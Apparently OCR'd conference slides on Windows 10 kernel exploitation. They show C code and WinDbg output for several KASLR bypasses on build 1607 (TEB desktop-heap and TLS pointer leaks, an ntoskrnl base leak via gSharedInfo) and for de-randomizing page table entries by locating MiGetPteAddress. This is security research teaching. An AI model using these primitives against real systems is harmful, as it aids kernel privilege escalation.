


```c
DWORD64 teb = (DWORD64)NtCurrentTeb();
DWORD64 desktopMap = *(PDWORD64)(teb + 0x828);
DWORD64 desktopBase = *(PDWORD64)(desktopMap + 0x28);
DWORD64 addr = desktopBase & 0xFFFFFFFFF0000000;
addr += 0x16300000;
```

```
kd> dq @$teb+828 L1
00000001`49fc7828  000001b6`c2930000
kd> dq 000001b6`c2930000+28 L1
000001b6`c2930028  ffff892e`c0800000
kd> ? ffff892e`c0800000 & FFFFFFFFF0000000
Evaluate expression: -130641093984256 = ffff892e`c0000000
kd> ? ffff892e`c0000000 + 16300000
Evaluate expression: -130640721739776 = ffff892e`d6300000
kd> dq ffff892e`d6300000
ffff892e`d6300000  00000000`030509e6 00000000`00000000
ffff892e`d6300010  ffffa685`3f0397c0 00000000`00000000
ffff892e`d6300020  00000000`030509e6 00000000`00000000
ffff892e`d6300030  00000000`00000000 00000001`00000364
ffff892e`d6300040  00000000`00000d90 ffff892e`d6300270
ffff892e`d6300050  ffff892e`d6300270 0000b469`00000d90
ffff892e`d6300060  00010000`00000006 00000000`00000000
```

Bonus KASLR Bypass 0-Days

- ThreadLocalStoragePointer helps leak kernel pool
- Works on Windows 10 1607, but removed in 1703 ☹




```
PTEB teb = NtCurrentTeb();
DWORD64 ThreadLocalStoragePointer = (DWORD64)teb->ThreadLocalStoragePointer;
DWORD64 pointer = *(PDWORD64)(ThreadLocalStoragePointer + 0x20);
DWORD64 addr = pointer & 0xFFFFFFFFF0000000;
addr += 0x16300000;
```


```
kd> dq @$teb+58 L1
000000d2`ab2d6058  000000d2`ab2d6058
kd> dq 000000d2`ab2d6058+20 L1
000000d2`ab2d6078  ffff9893`c41dcb10
kd> ? ffff9893`c41dcb10 & 0xFFFFFFFFF0000000
Evaluate expression: -113714627870720 = ffff9893`c0000000
kd> ? ffff9893`c0000000 + 16300000
Evaluate expression: -113714255626240 = ffff9893`d6300000
kd> dq ffff9893`d6300000
ffff9893`d6300000  00000000`00052ee6 00000000`00000000
ffff9893`d6300010  00000000`00000000 00000000`00000000
ffff9893`d6300020  00000000`00052ee6 00000000`00000000
ffff9893`d6300030  00000000`00000000 00000001`00000368
ffff9893`d6300040  00000000`00000da0 ffff9893`d6300260
ffff9893`d6300050  ffff9893`d6300260 000037e5`00000da0
ffff9893`d6300060  00010000`00000006 00000000`00000000
```

Bonus KASLR Bypass 0-Days


- Instead of using a tagWND we can leak ntoskrnl.exe directly from gSharedInfo
- Works on Windows 10 1607, but not in 1703 ☹



```
DWORD64 DCE = *(PDWORD64)(g_pDispInfo + 0x40);
DWORD64 pti = 0;
DWORD64 pti2 = 0;
while (1)
{
    DWORD64 pti = readQword(DCE + 0x48);
    if (pti != 0x0)
    {
        pti2 = pti;
        break;
    }
    else
    {
        DCE = readQword(DCE);
    }
}
DWORD64 ethread = readQword(pti2);
DWORD64 ntAddr = readQword(ethread + 0x2a8);
DWORD64 ntBase = getmodBaseAddr(ntAddr);
```




```
kd> dq 260`bc7129c0+40 L1
00000260`bc712a00  ffff9893`c01f8d20
kd> dq ffff9893`c01f8d20+48 L1
ffff9893`c01f8d68  00000000`00000000
kd> dq ffff9893`c01f8d20 L1
ffff9893`c01f8d20  ffff9893`c0041110
kd> dq ffff9893`c0041110+48 L1
ffff9893`c0041158  ffff9893`c1ac7b10
kd> dq ffff9893`c1ac7b10 L1
ffff9893`c1ac7b10  ffffde0d`30b7a800
kd> dqs ffffde0d`30b7a800+2a8 L1
ffffde0d`30b7aaa8  fffff802`fa1b763c nt!EmpCheckErrataList
```


BYPASS ALL THE KASLR
imgflip.com

Page Table Entry Overwrite


- Page Table Entries had static base address of 0xFFFFF68000000000
- Calculate Page Table Entry address easily




```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

De-randomizing Page Table Entries

- The kernel must lookup PTE’s often
    - Must have API which works despite randomization
- MiGetPteAddress in ntoskrnl.exe
    - Static disassembly uses old base address
    - Dynamic disassembly uses randomized base address




```
MiGetPteAddress proc near
shr     rcx, 9
mov     rax, 7FFFFFFFF8h
and     rcx, rax
mov     rax, 0FFFFF68000000000h
add     rax, rcx
retn
```



```
nt!MiGetPteAddress:
fffff803`0ccd1254 48c1e909            shr     rcx,9
fffff803`0ccd1258 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff803`0ccd1262 4823c8              and     rcx,rax
fffff803`0ccd1265 48b80000000000cfffff mov rax,0FFFFCF0000000000h
fffff803`0ccd126f 4803c1              add     rax,rcx
fffff803`0ccd1272 c3                  ret
```

De-randomizing Page Table Entries


- MiGetPteAddress contains the randomized base address
- Locate MiGetPteAddress dynamically using read primitive
- Collision free hash is four QWORDS of function start




```
while (1)
{
    hash = 0;
    for (DWORD i = 0; i < 4; i++)
    {
        tmp = *(PDWORD64)((DWORD64)pointer + i * 4);
        hash += tmp;
    }
    if (hash == signature)
    {
        break;
    }
    addr++;
    pointer = pointer + 1;
}
return addr;
```

De-randomizing Page Table Entries

